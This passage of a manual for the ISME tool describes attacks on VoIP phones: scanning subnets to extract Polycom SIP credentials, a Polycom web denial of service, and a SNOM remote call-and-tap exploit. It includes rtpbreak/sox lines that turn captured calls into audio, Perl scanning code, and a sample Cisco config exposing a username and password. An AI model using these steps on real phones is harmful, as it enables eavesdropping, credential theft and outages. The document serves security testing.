
Step 2:

Select either a subnet to scan or a single IP Phone.

Enter the subnet (192.169.1.0/24) or a single IP Address (192.168.1.1).




The script will try to ping the IP address as first action. If the result is positive, it will move forward and try to connect to the web server. Only IP Addresses that answer to ping will appear in the results.



Step 3: Launch attack

go to menu "File -> Launch exploit"




A positive result will provide UserID/Password and registrar.

```
Polycom Soundpoint IP address:63.99.26.26
UserID: 1009835
UserPassword: 100
Registrar: 64.202.62.21
```

Step 4: Save results

Results appear in the bottom of the user interface. Nevertheless, they can be saved to a text file for a later analyze.


go to menu "File -> Save scan results"

**More information:**

- 1- A class C subnet is scanned in 25 minutes on my computer. Time depends of the number of found web servers and their time to answer requests.
- 2- The implementation of threads may provide better performance...


7.8- Polycom IP Phone Web Interface Denial of Service

7.8.1- Description




7.8.2- Using ISME to exploit the DoS


Step 1: To launch the attack interface, go to menu “Exploits -> Polycom HTTP DOS”




Step 2: Enter IP Address of the target




Step 3: Launch attack
go to menu “File -> Launch exploit”



Step 4: wait for 60s, the device should have reboot if vulnerable.



Note: If the connection to the device’s web interface is unsuccessful, an error message will appear.



7.9- SNOM VoIP Phone Remote Call Place and Remote Tap

7.9.1- Description

```
-----
Vulnerability: SNOM VoIP Phone Remote Call Place and Remote Tap
Date: 10/09/2010
Author: Shawn Merdinger
Website Link: http://voipsa.org/blog/2010/09/07/its-a-feature-remote-tapping-a-snom-voip-phone

DESCRIPTION:
Some Snom VoIP phones have a feature called -PCAP Trace- that allows, via the web interface, the start/stop and download of a PCAP file on the Snom VoIP phone. The Snom PCAP Trace feature does have limitations in that it the PCAP data is stored in a circular buffer because of memory limitations, and that enabling PCAP capture can impact the phone's performance (no surprise here). Still, it is a scary feature that if not secured creates an attack vector where a remote attacker can literally tap your phone.


To start/stop a PCAP on the Snom VoIP phone, one just clicks on the -Start- or -Stop- buttons on the phone webpage. After the capture is complete, an attacker can then download the PCAP trace and extract the audio using Wireshark or the amazing command-line RTPbreak by Michele Dallachiesa.

So, combining the web page place call feature with the PCAP trace feature, an attacker can make a Snom VoIP phone call any number and then the attacker can capture the call remotely on the Snom VoIP phone. For the final touch, an attacker can also delete the call record of the last call made, thereby wiping the apparent record of the call, at least on the Snom VoIP phone itself.


WORKAROUND
Disable the web interfaces as soon as possible.
Change default passwords.
Keep IP Address private (public networks are to avoid)
-----
```

7.9.2- Run the exploit


Step 1: To launch the attack interface, go to menu “Exploits -> SNOM Call Remote Tapping”.



Step 2: Enter IP Address of the target and phone number to call.



Step 3: Launch attack
go to menu “File -> Launch exploit”




The script may be able to connect to the embedded web server, but if not authenticated (or the connection is refused), things won't go further. In this case, log files will be created but will be empty (zero or just a few octets).

user_data	aujourd'hui, 23:07	Dossier	--
logz_213.157.83.54	aujourd'hui, 22:44	Dossier	--
del_call_log.html	aujourd'hui, 23:05	HTML Document	950 octets
place_call.html	aujourd'hui, 23:04	HTML Document	950 octets
start_pcap.html	aujourd'hui, 23:04	HTML Document	950 octets
stop_pcap.html	aujourd'hui, 23:05	HTML Document	950 octets
trace_213.157.83.54.pcap	aujourd'hui, 23:05	Document	0 octets

Note: considering the many phones that I have tested, I think reasonable to consider that most phones have been patched. Nevertheless, the script is interesting to test Voice IPS.

If an authorization is needed or the Connection refused by the host the following log will come up.



Note: if rtpbreak and sox are installed on the PC running the exploit, a wav file can be extract from the pcap file automatically.

- 1- Go to "Exploits"
- 2- Open in a text editor "snom_call_tap.sh"
- 3- Uncomment lines 50 to 71

```

50 ##run rtpbreak to extract the audio from the pcap
51 ##obtain rtpbreak from here: http://dallachiesa.com/code/rtpbreak/
52 ##rtpbreak has dependencies detailed here: http://dallachiesa.com/code/rtpbreak/doc/rtpbreak_en.html
53 ##rtpbreak on Ubuntu requires libnet1, libnet1-dev, libpcap0.7, libpcap0.7-dev
54
55 # echo " "
56 # echo Dumping audio from pcap file
57 # echo " "
58 # rtpbreak -P2 -t100 -T100 -d logz_$1 -r logz_$1/trace_$1.pcap
59
60
61 ##run sox to convert the extracted audio to wav format
62 # echo " "
63 # echo Converting to wav
64 # echo " "
65 # sox -r8000 -c1 -t ul logz_$1/rtp.0.0.raw -t wav logz_$1/0.wav
66 # sox -r8000 -c1 -t ul logz_$1/rtp.0.1.raw -t wav logz_$1/1.wav
67 # sox -m logz_$1/0.wav logz_$1/1.wav call_$1.wav
68
69 # echo " "
70 # echo Complete -- you can listen to the captured call at call_$1.wav
71 # echo " "
```

8- Features to come

- Implement multi threading to gain in efficiency
- Implement SIP UA to get:
 - SIP Option
 - SIP user agent information
- Support ip phone 7921 (miss a proper html code analyzing), etc ...
- Implement Cisco Ringer & Forwarder in SIP
- Voiper GUI
- Insert the capacity to stop a scan on Aastra/Polycom/SNOM brute force.
- Cisco extension mobility brute force.

Annex A- Limitation due to Cisco IP Phone language and how to overcome it

Right now, ISME has been test on some French and English model of Cisco IP Phone. Since the informations are gathered by analyzing the HTML code, the keywords will be false if it's Spanish. Nevertheless, it could be easily bypass by adding of few lines in the sub function "AnalyzeHTML" of ISME script.

AnalyzeHTML function is mainly regular expression to find the right keyword.

Step 1: connect to a Cisco IP Phone web interface (http://IP address) and ask for html source code,

Step 2: Add a new elsif case with a copy/past

```

490 sub AnalyzeHTML
491 {
492     if($content =~ /Model Number<\B><\TD>\W?<td width=20><\TD>\W?<TD><B>([\+\/0-9A-Za-z-]+)<\B><\TD>/)
493     {
494         # working out model type if the web page is in english.
495         $IPPhone_Type = $1;
496         # print "IP Phone type: $1\n";
497     }
498     elsif($content =~ /Model Number<\B><\TD>\W\W<td width=20><\TD>\W\W<TD><B><strong>([\+\/0-9A-Za-z-]+)<\strong><\B><\TD>/)
499     {
500         # working out model type if the web page is in english.
501         $IPPhone_Type = $1;
502         # print "IP Phone type: $1\n";
503     }
504     elsif($content =~ /Numéro du modèle<\B><\TD>\W?<td width=20><\TD>\W?<TD><B>([\+\/0-9A-Za-z-]+)<\B><\TD>/)
505     {
506         # working out model type if the web page is in french.
507         $IPPhone_Type = $1;
508         #print "IP Phone type: $1\n";
509     }
510     else
511     {
512         $IPPhone_Type = "Unknown";
513         # print "IP Phone type: Unknown\n";
514     }

```

Step 3: replace with the right keyword in Spanish language. Moreover, if you are an experience user in regular expression you may even find a better way to do the job than what I've come out with.

Step 4: Do it for every item the script is looking at.

Step 5: same thing as step 1 to 4 for FIND_SERVERS sub function.

Annex B- How is ISME determining an open UDP Port ?

Determining if a UDP port is open or not is not as easy as with TCP. I am doing it by verifying if I get an ICMP unreachable when trying the UDP port. If it is the case the port is close, else, he is open or the ICMP unreachable has been filtered...

There may be more effective ways but I do not know of them. Anyway, here is my code for further analysis.

```

#---UDP 5060-----
my $icmp_timeout=2;

my $icmp_sock = new IO::Socket::INET(Proto=>"icmp");
my $read_set = new IO::Select();
$read_set->add($icmp_sock);

my $buf="hello";
my $sock = new IO::Socket::INET(
    PeerAddr=>$Address_alive,
    PeerPort=>"5060" ,
    Proto=>"udp");
# Send the buffer and close the UDP socket.
$sock->send("$buf");
close($sock);

# Wait for incoming packets.
($new_readable) = IO::Select->select($read_set, undef, undef, $icmp_timeout);
# Set the arrival flag.
$icmp_arrived = "0";

# For every socket we had received packets (In our case only one - icmp_socket)
foreach $socket (@$new_readable)
{
    # If we have captured an icmp packages, Its probably "destination unreachable"
    if ($socket == $icmp_sock)
    {
        # Set the flag and clean the socket buffers
        $icmp_arrived = "1";
        $icmp_sock->recv($buffer,50,0);
    }
}
if ( $icmp_arrived == "0" )
{
    # print that UDP port 5060 has been found.
    $port5060UDPfound=1;
}
# Close the icmp sock
close($icmp_sock);

```

```

585 sub FIND_SERVERS
586 {
587
588     # this url contains most servers ip address.
589     my $Url_Detection_TFTP="http://".$Address_alive."/CGI/Java/Serviceability?adapter=device.statistics.configuration";
590     my $Url_Detection_TFTP2="http://".$Address_alive."/14/NetworkConfiguration";
591
592     my $request_tftp = new HTTP::Request('GET', $Url_Detection_TFTP);
593     my $response_tftp = $ua->request($request_tftp);
594     my $content_tftp = $response_tftp->content();
595
596     #print "CEDRIC CONTENT TFTP:$content_tftp\n";
597     if ($content_tftp =~ /Error 404: Not Found/)
598     {
599         $request_tftp = new HTTP::Request('GET', $Url_Detection_TFTP2);
600         $response_tftp = $ua->request($request_tftp);
601         $content_tftp = $response_tftp->content();
602     }
603
604     if ($content_tftp =~ /Serveur TFTP 1<\B><\TD><td width=20><\TD><TD><B>([0-9.a-zA-Z]+)<\B><\TD>/)
605     {
606         $Tftp_server_IP = $1;
607         &TFTP;
608     }
609
610     elsif ($content_tftp =~ /TFTP Server 1<\B><\TD><td width=20><\TD><TD><B>([0-9.a-zA-Z]+)<\B><\TD>/)
611     {
612         $Tftp_server_IP = $1;
613         &TFTP;
614     }
615
616     elsif ($content_tftp =~ /TFTP Server 1<\b><\td>\W\W<td width=20><\td>\W\W<td><b>([0-9.]+)<\b><\td>/)
617     {
618         $Tftp_server_IP = $1;
619         &TFTP;
620     }
621
622     elsif ($content_tftp =~ /TFTP Server 1<\B><\TD>\W\W<td width=20><\TD>\W\W<TD><B>([0-9.]+)<\B><\TD>/)
623     {
624         $Tftp_server_IP = $1;
625         &TFTP;
626     }
627

```

Annex C- sample config file from a Cisco IP Phone

```
<?xml version="1.0" encoding="UTF-8"?>
<device xsi:type="axl:XIPPhone" ctiid="45" uuid="{9ab284d7-daab-925a-9640-90f1a000c0d4}">
  <fullConfig>true</fullConfig>
  <deviceProtocol>SCCP</deviceProtocol>
  <sshUserId></sshUserId>
  <sshPassword></sshPassword>
  <ipAddressMode>0</ipAddressMode>
  <allowAutoConfig>true</allowAutoConfig>
  <ipPreferenceModeControl>0</ipPreferenceModeControl>
  <tzdata>
    <tzolsonversion>2011h</tzolsonversion>
    <tzupdater>tzupdater.jar</tzupdater>
  </tzdata>
  <devicePool uuid="{378ffb5b-fd1a-b02b-dbb6-cdb27ee13202}">
    <revertPriority>0</revertPriority>
    <name>DP_Headquarters_Video_MCU</name>
    <dateTimeSetting uuid="{9ec4850a-7748-11d3-bdf0-00108302ead1}">
      <name>CMLocal</name>
      <dateTemplate>D-M-Y</dateTemplate>
      <timeZone></timeZone>
      <olsonTimeZone>Europe/Paris</olsonTimeZone>
    </dateTimeSetting>
    <ntp>
      <name>192.168.100.10</name>
      <ntpMode>Directed Broadcast</ntpMode>
    </ntp>
    <ntp>
      <name>192.168.100.24</name>
      <ntpMode>Unicast</ntpMode>
    </ntp>
    <ntp>
      <name>192.168.100.253</name>
      <ntpMode>Directed Broadcast</ntpMode>
    </ntp>
  </devicePool>
  <callManagerGroup>
    <name>BCS</name>
    <tftpDefault>true</tftpDefault>
    <members>
      <member priority="0">
        <callManager>
          <name>CUCM8</name>
          <description>CUCM8</description>
          <ports>
            <ethernetPhonePort>2000</ethernetPhonePort>
            <sipPort>5060</sipPort>
            <securedSipPort>5061</securedSipPort>
            <mgcPorts>
              <listen>2427</listen>
              <keepAlive>2428</keepAlive>
            </mgcPorts>
          </ports>
        </callManager>
      </member>
    </members>
  </callManagerGroup>

```

```

</mgcpPorts>
</ports>
<processNodeName>CUCM8</processNodeName>
</callManager>
</member>
</members>
</callManagerGroup>
<srstInfo uid="{c6cba97c-3ae0-4cdc-86d7-3f285aacff05}">
  <name>Routine</name>
  <srstOption>User Specific</srstOption>
  <userModifiable>true</userModifiable>
  <ipAddr1>192.168.100.253</ipAddr1>
  <port1>2000</port1>
  <ipAddr2></ipAddr2>
  <port2>2000</port2>
  <ipAddr3></ipAddr3>
  <port3>2000</port3>
  <sipIpAddr1></sipIpAddr1>
  <sipPort1>5060</sipPort1>
  <sipIpAddr2></sipIpAddr2>
  <sipPort2>5060</sipPort2>
  <sipIpAddr3></sipIpAddr3>
  <sipPort3>5060</sipPort3>
  <isSecure>false</isSecure>
</srstInfo>
<mlppDomainId>000000</mlppDomainId>
<mlppIndicationStatus>Off</mlppIndicationStatus>
<preemption>Disabled</preemption>
<connectionMonitorDuration>120</connectionMonitorDuration>
</devicePool>
<TVS>
  <members>
    <member priority="0">
      <port>2445</port>
      <address>CUCM8</address>
    </member>
  </members>
</TVS>
<vpnGroup>
  <mtu>1290</mtu>
  <failConnectTime>30</failConnectTime>
  <authMethod>0</authMethod>
  <pswdPersistent>1</pswdPersistent>
  <autoNetDetect>0</autoNetDetect>
  <enableHostIDCheck>0</enableHostIDCheck>
  <addresses>
    <url1>https://195.101.175.26/phonevpn</url1>
  </addresses>
  <credentials>
    <hashAlg>0</hashAlg>
    <certHash1>EQvLYFYiODVYjWS7pIAjU30EvQs=</certHash1>
  </credentials>
</vpnGroup>
<MissedCallLoggingOption>10</MissedCallLoggingOption>
<commonProfile>

```

```

<phonePassword></phonePassword>
<backgroundImageAccess>true</backgroundImageAccess>
<callLogBlfEnabled>2</callLogBlfEnabled>
</commonProfile>
<loadInformation>SCCP75.9-2-1S</loadInformation>
<vendorConfig>
<disableSpeaker>>false</disableSpeaker><disableSpeakerAndHeadset>>false</disableSpeakerAndHeadset><forwardingDelay>1</forwardingDelay><pcPort>0</pcPort><garp>1</garp>
<voiceVlanAccess>0</voiceVlanAccess><videoCapability>1</videoCapability><autoSelectLineEnable>0</autoSelectLineEnable><spanToPCPort>1</spanToPCPort><loggingDisplay>1</loggingDisplay><recordingTone>0</recordingTone><recordingToneLocalVolume>100</recordingToneLocalVolume><recordingToneRemoteVolume>50</recordingToneRemoteVolume><recordingToneDuration></recordingToneDuration><displayOnWhenIncomingCall>0</displayOnWhenIncomingCall><moreKeyReversionTimer>5</moreKeyReversionTimer><autoCallSelect>1</autoCallSelect><logServer></logServer><g722CodecSupport>0</g722CodecSupport><headsetWidebandUIControl>0</headsetWidebandUIControl><headsetWidebandEnable>0</headsetWidebandEnable><lldpAssetId></lldpAssetId><powerPriority>0</powerPriority><ehookEnable>0</ehookEnable><ipv6LogServer></ipv6LogServer><detectCMConnectionFailure>0</detectCMConnectionFailure><minimumRingVolume>0</minimumRingVolume><webProtocol>0</webProtocol><handsetHeadsetMonitor>0</handsetHeadsetMonitor><useEnblocDialing>1</useEnblocDialing></vendorConfig>
<commonConfig>
<bluetoothProfile>1</bluetoothProfile><ciscoCamera>1</ciscoCamera><videoCapability>1</videoCapability><eapAuthentication>1</eapAuthentication><webProtocol>0</webProtocol>
<webAccess>0</webAccess><sshAccess>1</sshAccess><applInstallFromAndroidMarket>true</applInstallFromAndroidMarket><presenceServerPri>192.168.100.8</presenceServerPri>
<presenceServerType>1</presenceServerType></commonConfig>
<enterpriseConfig>
<ciscoCamera>1</ciscoCamera><videoCapability>1</videoCapability><webAccess>0</webAccess><rtcp>1</rtcp><peerFirmwareSharing>1</peerFirmwareSharing><webProtocol>0</webProtocol></enterpriseConfig>
<versionStamp>1322487735-82fdecc1-468f-4719-9076-49db07415bae</versionStamp>
<userLocale>
<name>French_France</name>
<uid>2</uid>
<langCode>fr_FR</langCode>
<version></version>
<winCharSet>iso-8859-1</winCharSet>
</userLocale>
<networkLocale>United_States</networkLocale>
<networkLocaleInfo>
<name>United_States</name>
<uid>64</uid>
<version>8.5.0.0(1)</version>
</networkLocaleInfo>
<deviceSecurityMode>1</deviceSecurityMode>
<idleTimeout>0</idleTimeout>
<authenticationURL>http://CUCM8:8080/ccmcip/authenticate.jsp</authenticationURL>
<directoryURL>http://CUCM8:8080/ccmcip/xmldirectory.jsp</directoryURL>
<idleURL></idleURL>
<informationURL>http://CUCM8:8080/ccmcip/GetTelecasterHelpText.jsp</informationURL>
<messagesURL></messagesURL>
<proxyServerURL></proxyServerURL>
<servicesURL>http://CUCM8:8080/ccmcip/getservicesmenu.jsp</servicesURL>

```

```

<secureAuthenticationURL>https://CUCM8:8443/ccmcip/authenticate.jsp</secureAuthenticat
ionURL>
<secureDirectoryURL>https://CUCM8:8443/ccmcip/xmldirectory.jsp</secureDirectoryURL>
<secureIdleURL></secureIdleURL>
<secureInformationURL>https://CUCM8:8443/ccmcip/GetTelecasterHelpText.jsp</secureInf
ormationURL>
<secureMessagesURL></secureMessagesURL>
<secureServicesURL>https://CUCM8:8443/ccmcip/getservicesmenu.jsp</secureServicesUR
L>
<dscpForSCCPPhoneConfig>96</dscpForSCCPPhoneConfig>
<dscpForSCCPPhoneServices>0</dscpForSCCPPhoneServices>
<dscpForCm2Dvce>96</dscpForCm2Dvce>
<transportLayerProtocol>1</transportLayerProtocol>
<dndCallAlert>5</dndCallAlert>
<phonePersonalization>1</phonePersonalization>
<rollover>0</rollover>
<singleButtonBarge>0</singleButtonBarge>
<joinAcrossLines>0</joinAcrossLines>
<autoCallPickupEnable>>false</autoCallPickupEnable>
<blfAudibleAlertSettingOfIdleStation>0</blfAudibleAlertSettingOfIdleStation>
<blfAudibleAlertSettingOfBusyStation>0</blfAudibleAlertSettingOfBusyStation>
<capfAuthMode>0</capfAuthMode>
<capfList>
<capf>
<phonePort>3804</phonePort>
<processNodeName>CUCM8</processNodeName>
</capf>
</capfList>
<certHash>62d188d30fc647896ee5085726c6d55d</certHash>
<encrConfig>>false</encrConfig>
<advertiseG722Codec>1</advertiseG722Codec>
<mobility>
<handoffdn>99</handoffdn>
<dtmfdn>0140033737</dtmfdn>
<ivrtn>3737</ivrtn>
<dtmfHoldCode>*81</dtmfHoldCode>
<dtmfExclusiveHoldCode>*82</dtmfExclusiveHoldCode>
<dtmfResumeCode>*83</dtmfResumeCode>
<dtmfTxCode>*84</dtmfTxCode>
<dtmfCnfCode>*85</dtmfCnfCode>
</mobility>
<userId>jldarbonnel</userId>
<phoneServices useHTTPS="true">
<provisioning>0</provisioning>
<phoneService type="1" category="0">
<name>Missed Calls</name>
<url>Application:Cisco/MissedCalls</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="1" category="0">
<name>Received Calls</name>
<url>Application:Cisco/ReceivedCalls</url>
<vendor></vendor>
<version></version>

```

```

</phoneService>
<phoneService type="1" category="0">
<name>Placed Calls</name>
<url>Application:Cisco/PlacedCalls</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="1" category="0">
<name>Personal Directory</name>
<url>Application:Cisco/PersonalDirectory</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="1" category="0">
<name>Corporate Directory</name>
<url>Application:Cisco/CorporateDirectory</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="0" category="0">
<displayName>Cisco Unified MeetingPlace</displayName>
<name>Cisco Unified MeetingPlace</name>
<url>http://192.168.100.60/ipphone/MPAPI/ipphone/login?serverhost=192.168.100.60&i
pphone=3733&name=jldarbonnel&wfpasword=12345</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="0" category="0">
<displayName>PhoneMessenger</displayName>
